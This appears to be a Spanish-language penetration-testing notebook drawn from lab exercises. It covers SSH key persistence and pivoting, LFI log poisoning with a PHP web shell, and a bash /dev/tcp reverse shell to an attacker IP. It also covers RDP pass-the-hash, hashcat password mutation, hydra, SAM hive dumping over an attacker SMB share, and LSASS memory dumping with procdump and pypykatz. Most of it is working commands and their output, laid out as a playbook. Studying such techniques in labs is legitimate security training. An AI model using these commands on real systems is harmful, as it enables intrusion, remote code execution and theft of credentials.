cat /root/.ssh/id_rsa.pub	Copiamos del PC Atacante
nano id_rsa.pub	Creamos y pegamos en PC victim en ~/ssh/
cat id_rsa.pub >> ~/.ssh/authorized_keys	PC victim en ruta ~/ssh/
chmod 700 ~/ssh	Permisos al directorio
chmod 600 ~/ssh/authorized_keys	Permisos a la llave
nano /etc/ssh/sshd_config	

Las siguientes líneas están configuradas de esta manera:

```
PubkeyAuthentication yes  
PasswordAuthentication no  
systemctl restart sshd  
sudo service ssh restart
```

```
Nos conectamos desde el pc atacante  
ssh -i ~/ssh/id_rsa root@<IPVictima>
```

PIVOTING CON SSH:

Verificamos el puerto:

```
tail -2 /etc/proxychains.conf
```

Conexión (Pivoting):

Creamos el tunnel:

```
ssh -i llave user@IP-Victima -N -D 127.0.0.1:9050
```

Hacemos un escaneo con nmap sobre un pc de la red que no teníamos alcance, ósea (la segunda red)

```
proxychains nmap -sT -p80 IP-Victima -Pn
```

Importante usar el -sT y -Pn para el escaneo

Envenenamiento de registros del servidor – (**Server Log Poisoning**)

Apache	
Linux	Windows
/var/log/apache2/	C:\xampp\apache\logs\
Nginx	
Linux	Windows
/var/log/nginx/	C:\nginx\log\

Ejemplo de ruta para ver los logs: (**Rutas – Archivos logs**)

/var/log/apache2/access.log	
/var/log/nginx/access.log	
/var/log/mysql/error.log	
/var/log/postgresql/postgresql-<version>-main.log	
/var/log/docker.log	
/var/log/syslog	
/var/log/auth.log	SSH
/var/log/tomcat/catalina.out	
C:\inetpub\logs\LogFiles\W3SVC1\u_ex<date>.log	IIS
/SecLists-master/Discovery/Web-Content/default-web-root-directory-linux.txt	

/SecLists-master/Discovery/Web-Content/default-web-root-directory-windows.txt
<https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux>
<https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows>

(Explotación de log poisoning) Ejemplo de ataque: **Server log poisoning**

Teniendo en cuenta que existe la vulnerabilidad LFI en el servidor víctima (`?language=/var/log/apache2/access.log`) y que podemos leer el archivo de logs (`access.log`) intentemos mediante Burp Suite leer el registro de logs y mediante el encabezado (User-Agente) inyectar comandos:

The screenshot shows a NetworkMiner capture with two panes: Request and Response.

Request:

- Method: GET
- Path: /index.php?language=var%2flog%2fapache2%2faccess.log
- Protocol: HTTP/1.1
- Host: 134.209.184.216:32415
- User-Agent: Apache Log Poisoning
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- DNT: 1
- Connection: close
- Cookie: PHPSESSID=nhhv8i006ua4g88bkdl9uifdsd
- Upgrade-Insecure-Requests: 1

Response:

- IP: 134.209.184.216
- Port: -
- Date: [23/Aug/2020:01:45:00 +0000]
- Status: 200 OK
- Protocol: HTTP/1.1
- Content-Type: text/html; charset=UTF-8
- Content-Length: 144
- Server: Apache/2.4.41 (Ubuntu)
- Cache-Control: no-store, no-cache, must-revalidate, max-age=0
- Content-Security-Policy: frame-ancestors 'none'
- Set-Cookie: PHPSESSID=nhhv8i006ua4g88bkdl9uifdsd; expires=Thu, 23-Aug-2020 01:45:00 UTC; path=/; secure; HttpOnly
- Apache Log Poisoning

A large red arrow points from the "Apache Log Poisoning" entry in the Request pane to the "Apache Log Poisoning" entry in the Response pane.

Como era de esperar, nuestro valor personalizado de **User-Agent** es visible en el archivo de registro incluido. Ahora, podemos **envenenar el encabezado User-Agent** configurándolo en un shell web PHP básico:

The screenshot shows a NetworkMiner interface with two main sections: 'Request' and 'Response'. The 'Request' section displays an HTTP GET request to '/index.php?language=/var/log/apache2/access.log' with various headers. The 'Response' section shows a single-line exploit payload: "Apache Log Poisoning
".

Request

Raw Params Headers Hex

```
GET /index.php?language=/var/log/apache2/access.log HTTP/1.1
Host: 134.209.184.216:32415
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nhhv8i0o6ua4g88bkd19u1fdsd
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06
/index.php?language=/var/log/apache2/acce
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) G
134.209.184.216 - - [23/Aug/2020:02:02:52
/index.php?language=/var/log/apache2/acce
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45
/index.php?language=/var/log/apache2/acce
"Apache Log Poisoning"
<br />
```

Como el registro ahora debería contener código PHP, la vulnerabilidad LFI debería ejecutar este código y deberíamos poder obtener la ejecución remota del código. Podemos especificar un comando a ejecutar con (`&cmd=id`):
`(?language=/var/log/apache2/access.log&cmd=id)`

The screenshot shows two NetworkMiner tabs: 'Request' and 'Response'. The 'Request' tab displays a GET request to '/index.php?language=/var/log/apache2/access.log&cmd=id' with various headers. The 'Response' tab shows a series of log entries from the Apache access log, indicating multiple requests from the same IP address (134.209.184.216) using different user agents (Mozilla/5.0, Gecko/20100101 Firefox/68.0, etc.) to access the log file and execute shell commands like 'id' and 'whoami'. A red box highlights the URL in the Request tab and the 'uid=33(www-data) gid=33(www-data) groups=33(www-data)' part of the log entries.

Otros registros del sistema que podríamos llegar a leer:

```
/var/log/sshd.log  
/var/log/mail  
/var/log/vsftpd.log
```

SSH LOG POISONING <https://www.youtube.com/watch?v=4TSJ9GURkTg&t=1006s>

Link: <https://www.hackingarticles.in/rce-with-lfi-and-ssh-log-poisoning/>

Mediante la técnica de ataque LFI se encuentra que en la ruta /var/log/auth.log es posible ver el contenido de los logs para el servicio ssh.

```
GET /SiteServer/images.php?img=../../../../../../../../var/log/auth.log HTTP/1.1
Host: 192.168.209.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
```

Se procede a realizar el ataque de ssh log poisoning con el módulo ssh_login de la herramienta metasploit, configuramos la ip de la víctima, en username se inyecta el código

malicioso php en password se coloca cualquier contraseña (no es relevante) y se corre el ataque.


Colocar (\) [\'cmd\'] para escaparlas comillas.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options
[...]
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting      Required  Description
[...]
ANONYMOUS_LOGIN    false           yes        Attempt to login with a blank username and p[...]
BLANK_PASSWORDS   false           no         Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no         Try each user/password couple stored in the [...]
DB_ALL_PASS       false           no         Add all passwords in the current database to [...]
DB_ALL_USERS      false           no         Add all users in the current database to the [...]
DB_SKIP_EXISTING  none            no         Skip existing credentials stored in the current [...]
PASSWORD          qwerty          no         A specific password to authenticate with
PASS_FILE         [...]          no         File containing passwords, one per line
RHOSTS            192.168.209.172  yes        The target host(s), see https://docs.metasploit[...]
[...]
RPORT             22              yes        The target port
STOP_ON_SUCCESS   false           yes        Stop guessing when a credential works for a [...]
THREADS           1               yes        The number of concurrent threads (max one per [...]
USERNAME          <?php system($_GET['cmd']); ?>  no         A specific username to authenticate as
USERPASS_FILE    [...]          no         File containing users and passwords separated [...]
USER_AS_PASS      false           no         Try the username as the password for all user[...]
USER_FILE         [...]          no         File containing usernames, one per line
VERBOSE           false           yes        Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

Vemos que al agregar un usuario php malicioso con un parámetro cmd en metasploit funciona, como vemos en la imagen siguiente, ingresar un comando como "id" se puede ver reflejado en el log.



```
view-source:http://192.168.209.172/SiteServer/images.php?img=../../../../var/log/auth.log&cmd=id
165]: Failed password for root from 192.168.209.171 port 46648 ssh2
165]: Connection closed by authenticating user root 192.168.209.171 port 46648 [preauth]
167]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
167]: pam_unix(cron:session): session closed for user root
172]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
172]: pam_unix(cron:session): session closed for user root
176]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
176]: pam_unix(cron:session): session closed for user root
180]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
180]: pam_unix(cron:session): session closed for user root
320]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
320]: pam_unix(cron:session): session closed for user root
824]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
824]: pam_unix(cron:session): session closed for user root
828]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
828]: pam_unix(cron:session): session closed for user root
832]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
832]: pam_unix(cron:session): session closed for user root
836]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
836]: pam_unix(cron:session): session closed for user root
842]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
842]: pam_unix(cron:session): session closed for user root
846]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
33479
846]: pam_unix(sshd:auth): check pass; user unknown
846]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.209.171
846]: Failed password for invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
33479 ssh2
846]: Connection closed by invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
9 [preauth]
848]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
848]: pam_unix(cron:session): session closed for user root
926]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
926]: pam_unix(cron:session): session closed for user root
```

Se procede a realizar el reverse Shell con un comando de bash (`bash -c "bash -i >%26 /dev/tcp/IPAtacante/4321 0>%261"`) mediante la url

A screenshot of a web browser window. The address bar shows the URL `http://192.168.209.172/SiteServer/images.php?img=../../../../var/log/auth.log&cmd=bash -c`. Below the address bar, there is a search bar with the query `g&cmd=bash%20-c%22bash%20-i%20%3E%26%20/dev/tcp/192.168.209.171/4321%200%3E%261%22`. The main content area displays a log file with several entries, all of which are redacted with a large black rectangle.

Vemos que el reverse shell funciona y obtenemos acceso a la maquina victim

A terminal window showing a root shell on a Kali Linux system. The user runs `nc -lvpn 4321` to listen for connections. A connection from IP [192.168.209.171] on port 32784 is established. The user then runs `id`, which shows they are the www-data user (uid=33). They run `uname -a` to check the system details, which show it's a Linux dmz 5.15.0-100-generic #110-Ubuntu SMP Wed Feb 7 13:27:48 UTC 2024 x86_64 x86_64 GNU/Linux. The entire command history is shown in the terminal window.

Conexión RDP

Remmina, rdesktop, xfreerdp

Instalación xfreerdp

```
sudo apt-get install libwinpr2-2=2.3.0+dfsg1-2+deb11u1
sudo apt-get install libfreerdp2-2=2.3.0+dfsg1-2+deb11u1
sudo apt-get install freerdp2-x11
sudo apt-get update
```

```
xfreerdp /v:<target-IP> /u:<username> /p:<password>
xfreerdp /v:10.129.42.197 /u:user /p:"password"
xfreerdp /u:user /v:<target-IP> /pth:OE14B9D6330BF16C30B192411104824
```

```
xfreerdp /v:<IP> /u:user /p:pass
xfreerdp /v:<IP> /u:user /p:pass /cert-ignore
xfreerdp /v:<IP> /u:user /p:pass /timeout:60000
xfreerdp /v:<IP> /u:user /p:pass /d:dominio /cert-ignore
```


Mutaciones de contraseña (HASHCAT)

A continuación, una tabla con la contraseña “Password” donde podemos apreciar sus mutaciones.

Descripción	Sintaxis de contraseña
La primera letra es mayúscula.	Password
Sumar números.	Password123
Añadiendo año.	Password2022
Agregando mes.	Password02
Último carácter es una de exclamación.	Password2022!
Añadiendo caracteres especiales.	P@ssw0rd2022!

Ahora hagamos una mutación de contraseña con hashcat

Creamos una lista de contraseñas, para el ejemplo creamos el archivo de contraseñas con una sola, la cual será “password”



The screenshot shows a terminal window with a dark background and three colored dots (red, yellow, green) at the top left. The title bar reads "Mutaciones de contraseña". The command "AlejandroGB@htb:[/htb]\$ cat password.list" is entered, and the output "password" is displayed below it.


Podemos utilizar una herramienta muy poderosa llamada Hashcat para combinar listas de nombres y etiquetas potenciales con reglas de mutación específicas para crear listas de palabras personalizadas. Para familiarizarse más con Hashcat y descubrir todo el potencial de esta herramienta, le recomendamos el módulo [Cracking Passwords with Hashcat](#). Hashcat utiliza una sintaxis específica para definir caracteres y palabras y cómo se pueden modificar. La lista completa de esta sintaxis se puede encontrar en la [documentación](#) oficial de Hashcat. Sin embargo, los que se enumeran a continuación son suficientes para que entendamos cómo Hashcat muta las palabras.

Función	Descripción
:	Hacer nada.
l	Minúscula todas las letras.
U	Mayúsculas todas las letras.
C	Ponga en mayúscula la primera letra y las demás en minúscula.
sXY	Reemplace todas las instancias de X con Y.
\$!	Añade el carácter de exclamación al final.

Cada regla está escrita en una nueva línea que determina cómo se debe mutar la palabra. Si escribimos las funciones mostradas arriba en un archivo y consideramos los aspectos mencionados, este archivo puede verse así: ([Creamos un archivo **custom.rule** y agregamos lo siguiente](#))

[Custom1.rule](#) (Archivo pequeño)

[Custom.rule](#) (Archivo grande)



```
AlejandroGB@htb[~/htb]$ cat custom.rule
:
c
so0
c so0
sa@
c sa@
c sa@ so0
$!
$! c
$! so0
$! sa@
$! c so0
$! c sa@
$! so0 sa@
$! c so0 sa@
```

Hashcat aplicará las reglas `custom.rule` para cada palabra `password.list` y almacenará la versión mutada en nuestro `mut_password.list` en consecuencia. Por tanto, una palabra dará como resultado quince palabras mutadas en este caso.

```
hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
cat mut_password.list
```



```
htb]$ hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
htb]$ cat mut_password.list
```

Veremos que el resultado es algo como lo siguiente



```
AlejandroGB@htb[~/htb]$ hashcat --for
AlejandroGB@htb[~/htb]$ cat mut_passw
password
Password
passw0rd
Passw0rd
p@ssword
P@ssword
P@ssw0rd
password!
Password!
password!
passw0rd!
p@ssword!
Passw0rd!
P@ssword!
p@ssw0rd!
P@ssw0rd!
```

listas de reglas prediseñadas que podemos usar para generar y descifrar contraseñas. Una de las reglas más utilizadas es **best64.rule**, que muchas veces puede conducir a buenos resultados. Es importante tener en cuenta que descifrar contraseñas y crear listas de palabras personalizadas es un juego de adivinanzas en la mayoría de los casos.

```
ls /usr/share/hashcat/rules/
```

```
Reglas existentes de Hashcat

AlejandroGB@htb[~/htb]$ ls /usr/share/hashcat/rules/
best64.rule
combinator.rule
d3ad0ne.rule
dive.rule
generated2.rule
generated.rule
hybrid
Incisive-leetspeak.rule
InsidePro-HashManager.rule
InsidePro-PasswordsPro.rule
leetspeak.rule
oscommerce.rule
rockyou-30000.rule
specific.rule
T0XLC-insert_00-99_1950-2050_toprules_0_F.rule
T0XLC-insert_space_and_special_0_F.rule
T0XLC-insert_top_100_passwords_1_G.rule
T0XLC.rule
T0XlcV1.rule
toggles1.rule
toggles2.rule
toggles3.rule
toggles4.rule
toggles5.rule
unix-ninja-leetspeak.rule
```

CEWL

Ahora podemos utilizar otra herramienta llamada **CeWL** para escanear palabras potenciales del sitio web de la empresa y guardarlas en una lista separada. Luego podemos combinar esta lista con las reglas deseadas y crear una lista de contraseñas personalizada que tenga una mayor probabilidad de adivinar la contraseña correcta. Especificamos algunos parámetros, como la profundidad de la araña (**-d**), la longitud mínima de la palabra (**-m**), el almacenamiento de las palabras encontradas en minúsculas (**--lowercase**), así como el archivo donde queremos almacenar los resultados (**-w**).

```
cewl https://dominio.com -d 4 -m 6 --lowercase -w dominio.wordlist
cewl https://dominio.com -d 4 -m 6 -w dominio.txt -v
wc -l dominio.wordlist
cewl -m 5 -w cewl.txt -v -d 2 https://dominio.com | tee cewl.txt
```

username:password

```
hydra -C <user_pass.list> <protocol>://<IP>
hydra -C user_pass.list ssh://10.129.42.197
```

Atacando SAM

Con acceso a un sistema Windows sin dominio, podemos beneficiarnos al intentar volcar rápidamente los archivos asociados con la base de datos SAM para transferirlos a nuestro host de ataque y comenzar a descifrar hashes sin conexión. Hacer esto sin conexión garantizará que podamos continuar intentando nuestros ataques sin mantener una sesión activa con un objetivo.

Copiar colmenas del registro SAM

Hay tres colmenas de registro que podemos copiar si tenemos acceso de administrador local en el destino; cada uno tendrá un propósito específico cuando lleguemos a desechar y descifrar los hashes. Aquí hay una breve descripción de cada uno en la siguiente tabla:

Colmena de registro	Descripción
hklm\sam	Contiene los hashes asociados con las contraseñas de las cuentas locales. Necesitaremos los hashes para poder descifrarlos y obtener las contraseñas de las cuentas de usuario en texto sin cifrar.
hklm\system	Contiene la clave de arranque del sistema, que se utiliza para cifrar la base de datos SAM. Necesitaremos la clave de arranque para descifrar la base de datos SAM.
hklm\security	Contiene credenciales almacenadas en caché para cuentas de dominio. Podemos beneficiarnos de tener esto en un destino de Windows unido a un dominio.

Podemos crear copias de seguridad de estas colmenas usando la utilidad **reg.exe**.

Iniciar **CMD como administrador** nos permitirá ejecutar reg.exe para guardar copias de las colmenas de registro antes mencionadas. Ejecute estos comandos a continuación para hacerlo:

Reg.exe está incluida en Windows dentro de **c:\Windows\System32>**

```
reg.exe save hklm\sam C:\sam.save  
reg.exe save hklm\system C:\system.save  
reg.exe save hklm\security C:\security.save
```

Smbserver.py: (Servidor SMB) para pasar archivos entre Linux y Windows.

impacket/examples/smbserver.py	Ruta de ubicación
cp impacket/examples/smbserver.py	copiarlo en el directorio actual
python3 impacket/examples/smbserver.py a .	creamos un recurso o carpeta compartida con el nombre (a)
python3 impacket/examples/smbserver.py a . -smb2support	
python3 impacket/examples/smbserver.py -smb2support a /home/botache/programas/	

Mover copias de SAM para compartir de Windows a Linux mediante el archivo compartido
(a) anteriormente

Abrimos CMD como Administrador

```
C:\> move sam.save \\IP-Atacante\a  
C:\> move security.save \\IP-Atacante\a  
C:\> move system.save \\IP-Atacante\a
```

Dumping de hashes con secretsdump.py de Impacket

Ruta

```
impacket/examples/secretsdump.py
```

Ejecución

Nos aprovechamos de obtener sam.save, system.save y security.save para hacer un dumpeo de hashes

```
python3 impacket/examples/secretsdump.py -sam sam.save -security security.save -  
system system.save LOCAL
```

Cracking Hashes con Hashcat

Una vez que tengamos los hashes, podemos comenzar a intentar descifrarlos usando Hashcat.

```
nano hashestocrack.txt
```

Copiamos los números después de los dos puntos (:) y estos son los que ingresamos dentro de **hashestocrack.txt** – ejemplo (41d6cfe0d16ee931b73c59d7e0c089c0) HASH: NTLM

The terminal window on the left shows a list of password hashes in a standard NTHash format, such as 41d6cfe0d16ee931b73c59d7e0c089c0:::. An arrow points from the highlighted hash in the terminal to the nano editor window on the right. The nano editor window shows the file 'hashestocrack.txt' containing the same hash value, ready for cracking.

```
fd77ebcb75de6098de  
h:nthash)  
51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
b435b51404ee:db292e78583a7a8dfbbf73a53f3ed5cf:::  
ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
(domain/username:hash)  
  
8bd91cec3c18c145  
84db9ddeaf137  
  
B 80 E1 66 72 ...p.)....ek..fr  
3 4D C5 9D 9B .8>..B.$....M...
```

```
GNU nano 7.2  
31d6cfe0d16ae931b73c59d7e0c089c0  
31d6cfe0d16ae931b73c59d7e0c089c0
```

Wiki de códigos Hash-Mode Hash-Name que necesitaremos para identificar el tipo de hash a crackear.

https://hashcat.net/wiki/doku.php?id=example_hashes

1 de 51

<input type="text" value="1000"/>		
600	BLAKE2b-512	\$BLAKE2\$290c269e70ac5f0095edfb47095
610	BLAKE2b-512(\$pass,\$salt)	\$BLAKE2\$41fc44c789c735c08b43a871b8
620	BLAKE2b-512(\$salt.\$pass)	\$BLAKE2\$f0325fdfc3f82a014935442f7adb
900	MD4	afe04867ec7a3845145579a95f72eca7
1000	NTLM	b4b9b02e6f09a9bd760f388b67351e2b
1100	Domain Cached Credentials (DCC), MS Cache	4dd8965d1d476fa0d026722989a6b772:30

Ejemplo de comando a ejecutar

```
hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt
```

```
AlejandroGB@htb[/htb]$ sudo hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

f7eb9c06fafaa23c4bcf22ba6781c1e2:dragon
6f8c3f4d3869a10f3b4f0522f537fd33:iloveme
184ecdda8cf1dd238d438c4aea4d560d:adrian
31d6cfe0d16ae931b73c59d7e0c089c0: Hashes Crackeadas

Session.....: hashcat
Status.....: Cracked
```

Podemos ver en el resultado que Hashcat utilizó un tipo de ataque llamado ataque de diccionario para adivinar rápidamente las contraseñas utilizando una lista de contraseñas conocidas (rockyou.txt) y logró descifrar 3 de los hashes.

Consideraciones sobre el volcado remoto y los secretos de LSA

Comando de crackmapexec

crackmapexec smb IP-Victima --local-auth -u pepito -p PASSWD! --lsa
crackmapexec smb IP-Victima --local-auth -u pepito -p PASSWD! --sam

Atacando a LSASS

Además de obtener copias de la base de datos SAM para volcar y descifrar hashes, también nos beneficiaremos al apuntar a LSASS. LSASS es un servicio crítico que desempeña un papel central en la gestión de credenciales y los procesos de autenticación en todos los sistemas operativos Windows.

Encontrar LSASS PID en cmd

```
tasklist /svc
```

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
Registry	96	N/A
smss.exe	344	N/A
csrss.exe	432	N/A
wininit.exe	508	N/A
csrss.exe	520	N/A
winlogon.exe	580	N/A
services.exe	652	N/A
lsass.exe	672	KeyIso, SamSs, VaultSvc
svchost.exe	776	PlugPlay
svchost.exe	804	BrokerInfrastructure, DcomLaunch, Power, SystemEventsBroker
fontdrvhost.exe	812	N/A

Encontrar LSASS PID en PowerShell

```
Get-Process lsass
```

Atacando a LSASS							
Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1260	21	4948	15396	2.56	672	0	lsass

Creando lsass.dmp usando PowerShell

```
.\procdump.exe -ma 672 C:\Users\[TuNombreDeUsuario]\Desktop\lsass.dmp
```

Descargar procdump: <https://learn.microsoft.com/es-es/sysinternals/downloads/procdump>

Enlace directo: <https://download.sysinternals.com/files/Procdump.zip>

Comando PowerShell para descargar ProcDump:

```
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Procdump.zip" -OutFile "Procdump.zip"
```

Si encuentras algún problema relacionado con la política de ejecución de scripts de PowerShell, puedes ajustar la política temporalmente para permitir la ejecución de scripts:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force
```



Ejecutando Pypykatz (LSASS)

El comando inicia el uso de Pypykatz para analizar los secretos ocultos en el volcado de memoria del proceso LSASS.

Instalación y ejecución de Pypykatz (Ejecutar en Linux luego de conseguir el lsadump.dmp)

```
pip install pypykatz  
pip install pypykatz --break-system-packages  
pypykatz lsass minidump lsadump.dmp
```

Comando para enviar archivos de **Windows a Linux** (luego de poner el Linux a la escucha con `python3 impacket/examples/smbserver.py a . -smb2support`)

```
Copy-Item -Path ".\lsass.dmp" -Destination "\\\IP-Atacante\a\lsadump.dmp"
```

Del comando `pypykatz lsass minidump lsass.dmp` obtendremos lo siguiente

The screenshot shows the pypykatz tool interface with the title "MSV". It displays the following information:

```
Atacando a LSASS

sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
== MSV ==
Username: bob
Domain: DESKTOP-33E7054
LM: NA
NT: 64f12cddaa88057e06a81b54e73b949b
SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
DPAPI: NA
```

MSV es un paquete de autenticación en Windows al que LSA recurre para validar los intentos de inicio de sesión en la base de datos SAM. **Pypykatz** extrajo los hashes **SID**, **Username**, **Domain** e incluso **NT** & contraseña **SHA1** asociados con la sesión de inicio de sesión de la cuenta de usuario **bob** almacenada en la memoria del proceso LSASS.

WDIGEST

WDIGEST es un protocolo de autenticación más antiguo habilitado de forma predeterminada en **Windows XP - Windows 8** y **Windows Server 2003 - Windows Server 2012**. LSASS almacena en caché las credenciales utilizadas por WDIGEST en texto sin cifrar. Esto significa que, si nos encontramos apuntando a un sistema Windows con WDIGEST habilitado, lo más probable es que veamos una contraseña en texto sin cifrar. Los sistemas operativos Windows modernos tienen WDIGEST desactivado de forma predeterminada. Además, es fundamental tener en cuenta que Microsoft lanzó una actualización de seguridad para los sistemas afectados por este problema con WDIGEST. Podemos estudiar los detalles de esa actualización de seguridad [aquí](#).

The screenshot shows the pypykatz tool interface with the title "WDIGEST". It displays the following information:

```
Atacando a LSASS

== WDIGEST [14ab89]==
username bob
domainname DESKTOP-33E7054
password None
password (hex)
```

Kerberos

Kerberos es un protocolo de autenticación de red utilizado por Active Directory en entornos de dominio de Windows. Las cuentas de usuario del dominio reciben tickets tras la autenticación con Active Directory. Este ticket se utiliza para permitir que el usuario acceda a recursos compartidos en la red a la que se le ha otorgado acceso sin necesidad de escribir sus credenciales cada vez. LSASS **caches passwords, ekeys, tickets y pins** asociado con Kerberos. Es posible extraerlos de la memoria del proceso LSASS y utilizarlos para acceder a otros sistemas unidos al mismo dominio.

```
== Kerberos ==
Username: bob
Domain: DESKTOP-33E7054
```

DPAPI

```
== DPAPI [14ab89]==
luid 1354633
key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9b
sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605
```

La interfaz de programación de aplicaciones de protección de datos o DPAPI es un conjunto de API en los sistemas operativos Windows que se utilizan para cifrar y descifrar blobs de datos DPAPI por usuario para las funciones del sistema operativo Windows y varias aplicaciones de terceros. Estos son solo algunos ejemplos de aplicaciones que usan DPAPI y para qué lo usan:

Aplicaciones	Uso de DPAPI
Internet Explorer	Datos de autocompletado del formulario de contraseña (nombre de usuario y contraseña para sitios guardados).
Google Chrome	Datos de autocompletado del formulario de contraseña (nombre de usuario y contraseña para sitios guardados).
Outlook	Contraseñas para cuentas de correo electrónico.
Remote Desktop Connection	Credenciales guardadas para conexiones a máquinas remotas.
Credential Manager	Credenciales guardadas para acceder a recursos compartidos, unirse a redes inalámbricas, VPN y más.

